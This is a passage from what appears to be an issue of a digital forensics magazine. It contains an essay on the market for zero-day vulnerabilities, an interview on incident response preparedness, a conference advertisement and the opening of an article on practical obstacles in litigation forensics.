*Commonly known as* OTX, is a shared platform to collaborate threat intelligence data, by AlienVault. This is similar like other two with a free service platform and has a huge collection of threat data ready to be used. The free service includes Free Reputation monitor and Free Alert service.

More details about this tool can be found here: *http://www.alienvault.com/open-threat-exchange*.

### ABOUT THE AUTHOR

*Deepayan Chanda is an MBA in IT, GIAC Certified Intrusion Analyst, Computer Hacking Forensics Investigator and Certified Ethical Hacker with 18+ years of experience in the IT and Defense sectors, 14+ years specifically in Software development and Computer Security. Holds strong experience in the areas of Setting up new teams and processes and Security Operations Centers, Anti-Malware Operations, Penetration Testing, Vulnerability Assessment, Web Application Security, Network Traffic Analysis, Network Performance Testing, Reverse engineering, Security Incident response, Security Event Analysis, Log Analysis, Security Operations. He is also an effective communicator with strong people management, analytical and relationship management skills. Co-coordinating and executing the design and implementation of large-scale Security Information and Event Management ("SIEM") solutions. Product/Process Automation, Security Architecture Planning, Network Vulnerability Testing, Web Application Vulnerability Testing, Network Security Project Management, Security Methodology, SDLC, Pentesting Methodology. Operations and Process Automation. The author can be reached in LinkedIn for any feedback related to this article (in.linkedin.com/in/deepayan/).*

# ........PROTECT YOUR COMPANY.

Connecting C-Suite Executives with the leading Cyber Solution Providers

**Wednesday, September 25th • 8am - 5pm**
**The Hilton | New York City**
1335 Avenue of the Americas at 54th street

**The Cyber Security Summit** provides a forum for executives to learn about the latest in cyber security protection by connecting them with world-class solution providers, expert speakers and powerful decision makers.

## Featured Expert Speakers

Michael Daly
CTO, Cybersecurity and Special Missions, Raytheon Company Intelligence

Michael Singer
AVP, Cloud, Mobile & Access Management Security, AT&T

Robert Rodriguez
Chairman & Founder, SINET

Tony Cole
Vice President Global Government CTO, FireEye

The Honorable Dr. Richard Falkenrath
Principal, The Chertoff Group

Adrian Turner
CEO, Mocana

Jerry Archer
CSO, Sallie Mae

Marcus Sachs
VP National Security Policy
Verizon Communications

## featured sponsors

AirWatch
Blue Coat Systems
CipherPoint Software
eSentire
F5 Networks
Guidepoint Security
Information Security Solutions
Lookingglass
McAfee
Mocana Corporation
Norman Shark
PricewaterhouseCoopers
Red Sky Alliance
Reservoir Labs
EMC
Saavis Federal Systems
Security Innovation
Skybox Security
ThreatTrack Security
Triumfant
Websense
Ziften & more...

| | | |
|---|---|---|
| senior executives | $199 | (50% off with promocode EFORENSICS) |
| government executives | $99 | (50% off with promocode EFORENSICS) |

limited tickets still available: CyberSummit.eventbrite.com

Cyber Security Companies interested in joining us, please call Ken Fuller: (212) 655-4505 ext. 234

details & tickets visit CyberSummitUSA.com

# WHAT'S YOUR SECURITY WORTH?

## EXPLORING THE VULNERABILITIES MARKET

**by Eric A. Vanderburg,** MBA, CISSP Director, Information Systems and Security, JurInnov, Ltd.

Software vulnerabilities are nothing new. The cycle is rather predictable. Bug finders discover vulnerability and report it, receiving the kudos of the community and sometimes a small reward. Next, software companies fix the vulnerability through a patch or hotfix and users and companies are protected once the patch or hotfix is deployed in their environment. The situation has changed. Now companies and governments are willing to pay large sums of money for undisclosed vulnerabilities. Since these vulnerabilities are never disclosed, they are never fixed and the software is exploitable to those who purchased information on the vulnerability.

**What you will learn:**

- How vulnerabilities were discovered and patches were released historically
- How vulnerabilities are being sold on the open market
- Motivations for the sale of vulnerabilities

**What you should know:**

- The impact that the vulnerabilities market has on secure computing
- The value of a new information commodity
- Ethics of intentionally building vulnerabilities into software

Imagine how drastically the medical profession could be turned upside down if doctors suddenly decided to make their money not by healing their patients, but by exploiting their patients' weaknesses. Implausable, for there is that small detail of the Hippocratic Oath, but imagine the great deal of money that could be had in another field entirely, one where no such premise as "first, do no harm," existed. Not only can such riches be realized, they are being realized, all as a part of the newly emerging "Vulnerabilities Market" that now occupies a significant portion of the technology landscape [1].

### PERVASIVENESS OF SOFTWARE AND SYSTEM VULNERABILITIES

The Achilles' heel of computer software is how vulnerable the software may be to intrusion. Whether such intrusion is committed out of curiosity, for surveillance, or for more malicious purposes such as cyber warfare, nearly everyone is aware of one or more of the endless viruses, worms, and malware that have materialized on the technology scene during the past two decades. For some, it has been far more personal. Home computers have been crippled and company websites have been taken down or corrupted. Even the government is not immune to such intrusions since much of the same software, including Microsoft Windows, SQL Server, Oracle, Adobe Acrobat and Adobe Flash is utilized by industry and the government. The economic loss in such situations cannot be overstated. Additionally, headlines flourish with vendors having a vulnerability exploited before the vulnerability has actually been disclosed. Such vulnerabilities are known as “zero-day” exploits, because the exploit occurs within zero days of being discovered, allowing little time for the company to address the security flaw [2].

Software vulnerabilities are so widespread that a database was created just for the purpose of tracking them. *The National Vulnerability Database* (NVD) reported that, in 2011 alone, approximately ten security vulnerabilities were being uncovered per day. The top ten vendors, compromising 50 percent of total vulnerabilities, are household names such as Google, Apple, Microsoft, and Oracle [3].

## THE ROLE OF BUG FINDERS

Just as vulnerabilities are a part of the information technology world, so too are bug finders, who actively seek out vulnerabilities. In the good old days, bug finders were satisfied to bask in their notoriety, yuk it up with their fellow bug finders, and bring their findings to vendors for a tidy profit… or maybe even a nice consulting job!4 The vendor paid the bug finder, patched the breach, the consumer was again secure, and everyone lived happily ever after. Many software companies even paid bug finders bounties for providing information on security vulnerabilities in order for them to be patched before an exploit could be made. Those days are gone. Bug finders, with the talent and ability to locate such flaws, are now parlaying their skills into a much larger sphere, where selling vulnerabilities in secret deals can produce high incomes which reach well into the hundreds of thousands of dollars [5, 6, 7].

The vulnerabilities market is not restricted to the bug finders. It is also an easy place for those who write software to make money. These individuals, known as software developers, can actually create vulnerabilities within the software they write [8] and then turn around and sell those vulnerabilities while safely maintaining their anonymity by working through an intermediary. This, of course, is a severe ethical violation.

## MONETIZING VULNERABILITIES

With so much to be gained, (after all, who needs notoriety?) bug finders and software developers increasingly offer their discoveries to the highest bidder, who often comes in the form of an intermediary such as a Bangkok-based vulnerability broker known only as “the Grugq;” or through one of several small firms, such as Vupen, Netragard or Endgame, which have been created for the express purposes of buying and selling such exploits [9]. Thus, where a vulnerability was formerly patched, it now remains open, leaving individuals, organizations, institutions, and governments completely exposed to whatever purpose the buyer has in mind. Importantly, when the sale is made, the vendor and the end user have no idea as to the potential for a breach. Although not all buyers have nefarious purposes in mind – and may simply wish to use information for marketing or other benign reasons many buyers will use the information for espionage or worse. Significantly, with such high price tags on the exploitation of security vulnerabilities, bug finders aren't the only ones peddling unsecured software.

In this vast new vulnerabilities market, Western governments, including the U.S., are the primary buyers of exploits, giving them new and possibly unfettered powers. Other buyers with a vested interest include law-enforcement agencies around the world, such as the FBI and the National Security Administration (NSA), which raises concern of a type of “Big Brother” state where the government can obtain data on anyone and everyone through unknown vulnerabilities in ubiquitous systems. Furthermore, recent data breaches from government organizations show that information that has been collected is not necessarily secure from disclosure to other parties [10].

## VULNERABILITY DISCLOSURES

When vulnerabilities are detected, they are disclosed in three possible ways. They are non-disclosure, full disclosure and responsibility disclosure. Among the three ways of disclosing the bugs, selling vulnerabilities is done using a non-disclosure method. It is nothing but identifying the bugs and not reporting the same to the software developers. Instead, the vulnerabilities are disclosed to buyers who would pay huge sums of money to the sellers. The other two types of disclosures are no way connected to the sales of vulnerabilities. Responsible disclosure is providing the details of the bugs to the original software developers for them to fix the issues and release updates for the public use. The full disclosure is broadcasting the information about the bugs to the public, which is both advantageous and disadvantageous.

## CASE STUDIES/EXAMPLES

The vulnerabilities market is exemplified in several case studies. Charles Miller, a former National Security Agency (NSA) employee, found a vulnerability in the Linux OS which was sold for $80,000 [11] to the U.S. government. Miller said that the price was accepted so fast that he realized that he could have gotten a lot more than $80,000 for the vulnerability.

Adriel Desautels claims that exploits have sold for as much as $120,000 [12]. HD Moore was offered $60,000-$120,000 for each Internet Explorer client-side vulnerability he could find. The buyer in this case was not associated with a government agency and their identity remains private.

The bug finder mindset has completely changed. In the previous example, Miller tries to identify a vulnerability and get it to market as soon as possible in case someone else discovers the vulnerability or in case the vulnerability is patched. The researchers are now on the other side of the software companies who are patching their systems.

## CURRENT TREND

The software development companies once gave a minor reward to experts who explored vulnerabilities and reported back to the companies. As the market value for the vulnerabilities has changed, companies are now offering huge sums of money for vulnerabilities, but the amount is much lower when compared to the amount spent by the big buyers. Google's Chrome was reported with vulnerabilities and the search engine giant has spent around $290,000 for this purpose and the minimum bonus for reporting issues has been raised to $1,000 [13]. Some companies like iDefense, Zero Day Initiative and many more acts on behalf of software development companies in buying vulnerabilities for the purpose of fixing them. They are ready to spend an amount up to $20,000 [14] for the bugs. They charge the software development companies on a subscription basis.

The bigger companies are those who sell the same software bugs to Government agencies who spend millions of money. Some of those bigger sellers of bugs are Vupen Security, Endgame systems and Netragard. Other than Government agencies, some large corporate companies buy bugs from them for high prices. Vupen was recently in the news for winning the hacking competition organized by Hewlett-Packard. They hacked the search engine's popular browser, Chrome. When Google offered $60,000 for a similar contest, the team denied the offer [15] as Google wanted them to provide the details related to the flaws. The chief executive of Vupen then reported that they did not want to share the flaws with the developers and they only wanted to sell them to their customers. More recently, the company came out in public, claiming that they have exploited the latest Windows 8 operating system, but refused to share the information with Microsoft. Apart from buyers and sellers, there are brokers who act as intermediate between the two parties in negotiating a deal. The most popular broker in the industry is named as The Grugq who sells the information to top government agencies for a commission of 15% [16]. The most costly vulnerabilities are those found in the popular web browsers, operating systems including Microsoft Windows and Linux, Apple iOS etc. The vulnerabilities in the above mentioned software go for larger prices.

Another vulnerability seller is called ReVuln. The owner of the company says that he will be sending the list of vulnerabilities to the potential buyers. The list will include only brief information about the vulnerability and the buyer should pay the amount to get more details about the vulnerability. Since the company sells information, it does not know how the vulnerability is being used. It is left to the interests of the buyer in using the vulnerability based on his requirements.

Among the various software products that are hacked and information shared, the vulnerabilities in iOS, Chrome, Firefox and internet explorer rank higher. Even though the market share of Android is higher when compared to iOS, the tough security features of Apple are the reason for its vulnerabilities being on top. The maximum of exploits is being purchased by the United States government and the European governments. According to The Grugq, who is the leader in bug brokers, the software bugs are being purchased by the above said governments for large sum which would always come up to 6 digits. Even though he receives requests from many other clients, he never goes with their request mainly for their low price. He has many contacts in the US agencies that make the process easier.

The sales of exploits have grown in the recent years and more software professionals are now involved in breaking the software and selling the same to brokers. The current trend shows that there are approximately 15 exploits every month when compared to a maximum of 4, before a couple of years. The buyers who buy the exploits use the information for a couple of reasons. Some may use the bug for monitoring purposes while the others may get into their system and perform unwanted activities. Even though the brokers sell information to anyone with higher price, they always remain selective about who their customers are. The brokers and sellers of vulnerabilities claim that if the software developers pay the price that other buyers pay, they would be ready to sell the bugs to them. But this is not the case always, as the developers are ready to pay only 4 digit price while the potential buyers pay 6 digit prices.

## FUTURE IMPACT AND CONCEQUENCES

For better or worse, knowledge of large scale exploitation of these vulnerabilities is, as yet, unknown. Accordingly, an entire Pandora's Box has been opened with no guarantee that one of these zero-day exploits will not become more extensively available and used in global information warfare involving attacks on national defense institutions or global infrastructures such as water treatment plants, power plants, emergency response systems, and other foundational systems integral to the survival of individual societies. As mentioned in the above paragraphs, the number of exploits identified and sold to brokers is on the rise in the recent days and this will reach new heights in the future. There is no guarantee that software developers will be able to develop software without any bugs. The knowledge of professionals detecting the vulnerabilities is also on the rise which will bring out many new flaws in the software. The sale of these vulnerabilities could also lead to more effective attacks by hackers, activists and terrorist groups. Of course, software vulnerabilities are just one avenue of attack and there are hackers discover vulnerabilities themselves without the aid of bug finders but this is a topic that is sure to have an impact on security in the coming years. For the most part, in the past there was a great deal of motivation for bug finders to publicize vulnerabilities, which contributed to a greater sense of security for all involved. This is called full disclosure and it contained its own pros and cons. Such public revelations caused bad press for the software developers, [17] and naturally forced them to come up with a patch or hotfix. With the potential for widespread negative publicity and the ensuing consequences, such as dips in stock price, loss of customers, and even possible litigation, vendors had an incentive to create more secure software. However, with vulnerabilities remaining secret from vendors, this is no longer true [18]. There is little motivation for vendors to invest the same amount of time and energy in order to ensure the security of their products, because, in the absence of known bugs, their products appear perfectly secure. Only, this is not a case of "what we don't know can't hurt us." The world of today is a technologically driven one, with great reliance upon enormous computer-driven power grids, satellites, and other essential devices. Used in the wrong way, such vulnerabilities create the potential for great catastrophe and suffering.

## SUMMARY

Ultimately, knowledge is power, and the vulnerabilities market is all about who will have that power and how they will use it. While the public often pays little attention to the details within the technology world, this is one area that should occupy the interests of everyone because the vulnerabilities market is empowering many who will use it for good or evil.

## ABOUT THE AUTHOR

*Eric A. Vanderburg, MBA, CISSP Director, Information Systems and Security, JurInnov, Ltd. Eric Vanderburg understands the intricacies inherent in today's technology and specializes in harnessing its potential and securing its weaknesses. He directs the efforts of multiple business units including Cyber Security, eDiscovery, Computer Forensics, Software Development, IT and Litigation Support at JurInnov, an eDiscovery and eSecurity consulting firm. Vanderburg holds over thirty vendor certifications and is completing a doctorate in information assurance. He has dedicated much of his career to designing and implementing systems, policies and procedures to enhance security, increase productivity, improve communications and provide information assurance. He has been invited to speak at conferences and events on technology and information security and he is active in promoting security and technology awareness through various publications. Look for his latest book, "Storage+ Quick Review Guide", due for publication with McGraw Hill in December of 2013.*

## REFERENCES

1. Simoneti, T., "Welcome to the Malware-Industrial Complex," MIT Technical Review, 2013; *http://www.technologyreview.com/news/507971/welcome-to-the-malware-industrial-complex/*
2. Zero-Day Exploit, TechTerms.com, 2012; *http://www.techterms.com/definition/zerodayexploit*
3. Florian, C., "The Most Vulnerable Operating Systems and Applications of 2011," GFI Labs, TalkTechTo Me, 2012; *http://www.gfi.com/blog/the-most-vulnerable-operating-systems-and-applications-in-2011/*
4. Selvan, S., "List of Bug County Program for PenTesters and Ethical Hackers," E-Hacking News, 2012; *http://www.ehackingnews.com/2012/12/list-of-bug-bounty-program-for.html*
5. Greenberg, A., "Shopping for Zero-Days: A Price List for Hackers' Secret Software Exploits," Forbes, 2012; *http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-an-price-list-for-hackers-secret-software-exploits/*
6. Kassner,M., "Guess Who's Buying Zero-Day Vulnerabilities?"Tech Republic, 2012; *http://www.techrepublic.com/blog/security/guess-whos-buying-zero-day-vulnerabilities/8005*
7. Greenberg, A., "Google Doubles Down on Rewards for Bug Reports with 2 Million in Hacking Prizes," Forbes, 2012; *http://www.forbes.com/sites/andygreenberg/2012/08/15/google-doubles-down-on-rewards-for-bug-reports-with-2-million-in-hacking-prizes/*
8. Mercedes Goertzel, K., "Introduction to Software Security," Department of Homeland Security; 2009 *https://buildsecurityin.us-cert.gov/bsi/547.html*
9. Schneier, B., "The Vulnerabilities Market and the Future of Security," Forbes, 2012; *http://www.forbes.com/sites/bruce-schneier/2012/05/30/the-vulnerabilities-market-and-the-future-of-security/*
10. Smith, T., "Lack of security policy cited in S.C. breach," USA Today, 2012; *http://www.usatoday.com/story/news/nation/2012/11/14/lack-computer-security-policy-sc-hacking/1704529/*
11. Lemos, R., "Zero-day sales not "fair" – to researchers", SecurityFocus; *http://www.securityfocus.com/news/11468*
12. Lemos, R., "Bug brokers offering higher bounties", SecurityFocus; *http://www.securityfocus.com/news/11437*
13. Claburn, T., "Google Ups Bug Bounties Amid Booming Exploit Market", Information Week; *http://www.informationweek.com/security/management/google-ups-bug-bounties-amid-booming-exp/240005721*
14. Zero Day Initiative; *http://www.zerodayinitiative.com/about/benefits/*
15.Eudes, Y., "Hackers Black Market: Selling System Flaws And Fixes To The Highest Bidder", World Crunch; *http://www.worldcrunch.com/tech-science/hackers-black-market-selling-system-flaws-and-fixes-to-the-highest-bidder/hackers-security-vupen-google-zero-day-exploit/c4s11028/*
16. Gonsalves, A., "The Shadowy World Of Selling Software Bugs – And How It Makes Us All Less Safe", *http://readwrite.com/2012/10/04/the-shadowy-world-of-selling-software-bugs-and-how-it-makes-us-all-less-safe#awesm=~oadMySE6QZ9miZ*
17. Epstein, Z., "Huge iPhone Security Vulnerability Discovered in iOS 6.1," Yahoo.com, 2013; *http://news.yahoo.com/huge-iphone-security-vulnerability-discovered-ios-6-1-133503168.html*
18. Shepherd, S., "Vulnerability Disclosure: How Do We Define Responsible Disclosure?" SANS Institute, 2003; *http://www.sans.org/reading_room/whitepapers/threats/define-responsible-disclosure_932*

### THE INTERVIEW WITH

# WIPUL JAYAWICKRAMA

## MANAGING DIRECTOR OF INFOSHIELD (AUSTRALIA)

**by Gavin Inns & Richard C. Leitz Jr.**

Wipul is a consultant, auditor, author, acclaimed speaker and trusted advisor to a large client base with diverse risk profiles. He has over 20 years of experience in information technology and security, and the ability to work with executive, strategic and operational aspects of a business. He is the founder and Managing Director of Infoshield Consulting, Australia.

### What is information security incident preparedness?

Information security incident preparedness is an organisation's capability to consistently identify, respond, recover and operate their information services within the requirements of the laws, regulations and organisational policies in a consistent and predictable manner during and after an information security incident.

This involves planning, allocating resources, training of personnel, allocation funds and resources, maintaining capability and continuously evaluating and improving the organisation's information security incident response programme.

### In your experience, what is the main driver for an organisation to initiate an incident response framework project?

In my experience, incident response is the last thing that an organisation undertakes when they are implementing an information security framework. While incident security management systems require incident management capability to be a key component of the framework, many organisations satisfy compliance requirements by defining a policy and some procedures related to incident management. Some organisations implement intrusion detection systems and security event monitoring tools hoping that these will address incident response requirements. Unfortunately, both are inadequate for real life incident response.

The biggest driver I have seen for implementing a fully functional incident response is a poorly managed security incident that cost the organisation money, time and reputation. External auditors and/or regulators mandating the organisation to implement one is the next common driver.

### What are the major challenges the Information Security Manager faces when trying to set up an incident response framework for an organisation?

Funding and resource allocation. Investing in security incident response is like investing in insurance. You have to allocate people, resources and facilities and invest in training and periodical exercises. This requires not only a budget but also releasing people from usual business activities to plan, exercise and prepare for incidents. Benefits of this activity is realised only if there is an incident. Organisations see this as an expense rather than an investment. So the Information Security Manager (or the person responsible for risk) has a big challenge trying to convince the organisation that they need an information security incident management framework.

### How do you decide on the governance arrangements relating to the forensic incident preparedness?

Most organisations already have a governance structure for risk and crises management. We try and leverage off existing governance arrangements. After all, an information security incident is a risk event to the organisation, and must be dealt with as such.

When there is no established risk management structure, we try and align governance with the information technology governance structure. If they have a steering committee, we use that. There is no point in establishing another governance committee just for security incidents.

The main thing with security incident governance is that there should be clear accountabilities and responsibilities assigned to the incident response team, and sufficient authority must be granted to appropriate persons so that they can make decisions on the field without having to wait for long approval processes.

### How do you determine who the key players along with their responsibilities?

There are two types of key players when implementing and information security incident response framework. The project team that implements the framework and the security incident response team that operates the framework. Some key stakeholders are members of both teams. This is acceptable as the project team will be disbanded when the project is completed, and it is good because the experience of setting the framework is carried through to operations.

Typically we look for Senior Management representation for ongoing management support, obviously technical representation, and also service desk representation since they are most often the first respondents to a security event.

We also include members from the Human Resource Management, Corporate Governance and Legal Departments to ensure that all aspects of an incident is addressed.

So typically the project team will be mostly technical with some business participation in a consultative role. The incident response team will have a mix of business and technical representation with clear escalation paths to HR, Corporate Services and Legal Departments. But this can change depending on the organisation.

### How do you decide on what should be included in the incident response and forensic preparedness project/framework?

What is included in the incident response framework is dependent on the type of organisation and the type of business they do. We look at the budget, available skill sets and decide the scope for the framework. We work with the organisation to determine what is most important to them and define the scope together.

More often than not, the suggested framework is narrowed to address the key concerns to the organisation with a plan to expand the scope as they mature with operating the framework.

### Were there any particular standards that had to be met to obtain accreditation? (such as the ACPO guidelines or ISO17025 digital forensic lab standard)

There are a number of standards and guidelines we use when we work on a security incident response framework. CSIRT Setup Guidelines from CERT-CC and ENISA, NIST SP800-61 Computer Security Incident Handling Guide, NIST SP800-86 Guide to Integrating Forensic Techniques into Incident Response and ISO 27035, Information Security Incident Management are some of these standards. Currently there is no requirement for accreditation in security incident management, as far as the organisations that I work with are concerned.

### Are there any skill gaps identified in security incident response team you help set up and how are these addressed?

Yes, most of the time we recognise that the technical resources come with a very good skill set related to systems administration and security management and event analysis. We recommend that they are provided with incident handling and forensic investigation as well as some soft skills such as communication and time management. Sometimes we recommend that they hire new talent to address the gaps in the skill set.

### How do you build continuity to ensure the continuation and effectiveness of the framework once the project has been completed?

Obviously consultants working on the project will move on, and so will some of the project member whose interest is only in project delivery. So to ensure that there is continuity, we engage Senior Management and make them understand the importance of ongoing maintenance of the programme. We try and get those people with an interest in investigations and analysis into the incident response teams and engage them early on in the project to keep them interested and informed.

The biggest difficulty is that most members of the incident response team also will have a business as usual function, and that can keep them busy in routine activities. So we encourage periodical exercises and challenges, and always make sure that there is a backup resource to every resource in the team, or the team members have rotating roles.

It is also important to have agreements with trusted third party suppliers in the event that a major incident requires additional expertise and/or resources or your own resources are unavailable during an incident. For continuity, you need to engage the third parties also in the exercises and training activities to ensure that everyone understands their roles and the workflows.

### How are individuals within the organisation who are not directly involved in the project, notified of the incident response and forensic preparedness procedures/framework?

Everyone within the organisation has a responsibility in the incident management process. We normally conduct three training programs to ensure awareness and knowledge transfer when we implement an incident response framework.

The first is a technical hand on training program for the security incident response team. This is run as two parts; a classroom based learning session on the process and then some hands on use cases, somewhat like a desktop exercise. The purpose of this training is ensure that the team understands their roles and responsibilities and the processes to follow during the incident. This training is also used to evaluate if the process do work, and use feedback and input from the sessions to improve the incident response plan and processes.

The second training is for management. This is more of an awareness session to get their support and ensure that they understand the roles they have to play during an incident. Sometimes we run this training at the beginning of the project to get management buy-in and have a session to update on completion.

Then we have an end user training program. We provide the material to educate end users on how to identity and report incidents. We develop and hand over the material to the client and provide train the trainer support so they can train their own users.

### What are the greatest concerns/failures of an incident response and forensic preparedness project?

The biggest failure I can think of is when the incident response team is not prepared for an incident due to poor planning, communication and resource management.

We cannot predict the types of incidents we are going to have, so we need to have a wide range of skills within the team and the right tools and facilities available to the team. Many organisations have a virtual team for incident response, not a dedicated team. This is not a problem as long as they come together occasionally and have exercises and so on.

However, if the roles and responsibilities within the team have not been communicated and workflows have not been planned, no amount of skills and tools will help you become a successful incident response team.

### What has been the most difficult investigation you have performed?

The most difficult investigation we have conducted was related to intellectual property theft. The difficulty was related to the actual evidence being located in a different jurisdiction and hosted on a cloud services site. The information provided to us was that their servers were compromised and that we could access them from the client's premises. When we arrived we discovered that client access from client premises actually meant a web interface to the remote servers. Imaging was out of the question as it would mean we would have to get someone from the hosting provider to do the work and either mail or stream the image to us.

So we made a decision to work on the live system. Taking extra care not to contaminate any evidence we gathered the artefacts for analysis with a third party witness monitoring our activity and maintaining screen images and activity logs throughout the process. We had one go at getting all the evidence we needed because repeated logging in and out would have been challenged if the case went to court.

We managed to determine what happened and also identified a suspect. We provided the client this information with the recommendation to contact law enforcement and get legal advice on how to proceed. The suspect tried to sue us for defamation, but later withdrew the claims. That is another story.

**What recommendations do you have for someone new to the field of incident response and forensics?**

When you respond to an incident you are trying to not only identify what is happening, but also are trying to determine how the incident triggered, who/what caused it to trigger. Some incidents will end up in court and you may be called to give evidence. Your opinion will be challenged, therefore it is important that you really are an expert in what incident response. Of course you can engage technical experts to handle parts of the process, but you need to have a very good grasp of the overall process.

You need to understand systems ecology really well if you want to become an incident respondent and forensic analyst before you go and get your certifications. By system ecology I mean everything around a system; the hardware, software, applications, network connections and storage from a technical perspective as well as how users and administrators interact with the system from a behavioural perspective. You need to be analytical and methodical and need to be able to see relationships some of which are very abstract, and sometimes need to be able to think like the perpetrator and follow instincts. If you have this background, then I suggest that you get some training in incident handling and forensics. They are two distinct areas of learning although the overlap in some respects. Try and get some work experience with a practitioner if possible or find a mentor. There are also some good focus groups that you can join. Start small; investigate simple security incidents like basic policy violations. Learn to build up cases and communicate your findings and recommendations in writing and orally both.

It will help if you can find work within an incident response team.

**Thank you very much for your time. eForensics Magazine wishes you all the best!**

# OH NO – NOW WHAT!?!?

## MANAGING NONTECHNICAL OBSTACLES

### TO THE SUCCESSFUL PERFORMANCE OF FORENSIC EXAMINATIONS IN LITIGATION

**by Jeff Reed**

Forensic examinations can be critical to the success or failure of a lawsuit. But there is an entire world of factors beyond a given set of technical skills that may affect the quality and outcome of an examination. Understanding, identifying and properly managing these factors is just as important as dealing appropriately with the data. Moreover, doing so will help keep the examinations moving in an orderly fashion with a minimum of disruption rather than one series of catastrophes after another.

**What you will learn:**

- How to anticipate practical problems that can cause forensic projects to fail.
- A general framework for assuring that the right questions are asked and answered well before getting to the examination site.
- How to make sure your technical skills can be used to their best advantage.

**What you should know:**

- A very basic understanding of lawsuits.
- A basic understanding of ediscovery.

Okay. You have your degree, your training, and your multiple certifications. You're familiar with all the appropriate tools and software. You know where all the hooks and back doors are. Your mind is filled with code and workarounds for all the expected hardware and software problems anyone has run into before, and a few problems you've imagined in your own inventive, devious little mind. You tell yourself that you're ready. And then it all goes to hell in a handbasket.

Somehow you have the wrong address programmed into your GPS and you show up an hour late. But that's okay, because the lawyer that hired you is another 30 minutes behind you. Then you discover that the building security guards never heard of either of you and you need to wait while they check with multiple offices, get the necessary approvals, and then prepare visitor IDs for you. Then they realize that you have a trunk of equipment that you're bringing into the building. When you casually mention that you'll be taking it with you at the end of the day, they require you to fill out an inventory form showing the make, model, and serial number of every piece of equipment, including the trunk itself, before they put a special sticker on your case and let you past the gate. By the time your host's representative shows up, escorts you to the room where you presume you're to work and you start to set up your equipment, half of your day is gone. But don't worry – things have only just started heading south for you.

That lawyer you thought was on your side is only the junior associate of the partner who actually hired you, and she didn't know she was going to be at your side until 10 minutes before she jumped into her car to join you. Moreover, a few minutes of discussion reveals that this is her first case dealing with ediscovery, and she has no idea what you need to do. Because she was brought in at the last minute, she has had no opportunity to learn anything about the background of the case, did not bring any of the promised paperwork with her for you to refer to, and does not even know who to ask for to get started. To make matters so much better, she is constantly on her phone and tablet dealing with other matters – her "real work" – so that you have trouble getting her attention and assistance to solve any of your problems.

It takes a long time to arrange for Internet access so you can request and receive the instructions and paperwork you need to do your work, because the host's security program wants to treat your laptop like a virus and sanitize it. After that has been taken care of, your host's attorney shows up and says with a poorly disguised sneer that it's such a shame that you set up all your equipment in here, because this is just the conference room where plans for the day were to be discussed before starting the work. Your actual workroom is in another building.

You pack up and truck your stuff over to the next building and set it up again, but you face further delays because there are only two outlets in the room and you need at least 12. It takes more time to secure the needed surge-protected power strips and verify that you won't be tripping any breakers while you run your gear. The first CPUs for you to image show up. While you check them in and begin to remove the hard drives, disaster really strikes: somehow your famous-brand coffee has ended up on its side and is now frying your laptop. That's right – the laptop that finally contains all the instructions you need to complete the job. And the attorney with that sneer is now glowing with satisfaction as he flips what you think is a couple of wet, coffee-stained napkins into the trash.

Ten minutes later, while you are attempting to solve this latest catastrophe over your phone that is showing only two bars and about 10 percent of your battery life left, opposing counsel announces that you need to pack up because the Court Order states that you have only until 5:00 PM to complete your work, and it is now 4:45. You look at him in disbelief and try to find the associate who is supposed to be with you, but she is in the restroom. You return to the workroom together, only to find that opposing counsel has removed the plugs from the wall sockets and power strips, disconnected your imaging tools, and is stuffing your gear willy-nilly into your cases. The associate begins a loud argument with opposing counsel, complete with very colorful names and lots of table-banging. After a few minutes, she calls security and has you both perp-walked off the premises. It takes another hour for you to clear your gear through security with the inventory you created earlier in the day, even though you have that very special (but meaningless) sticker on your stuff. You quickly discover that, to reach your car, you need to walk about half a mile around the building you were first in, because it is now locked and the security staff has gone home. Of course, it is raining rather hard the entire way. And to make the day and your misery complete, you realize that your umbrella is in the very first conference room you visited, neatly folded and nice and dry.




**Figure 1.** *Electronic Discovery Reference Model*

## INTRODUCTION

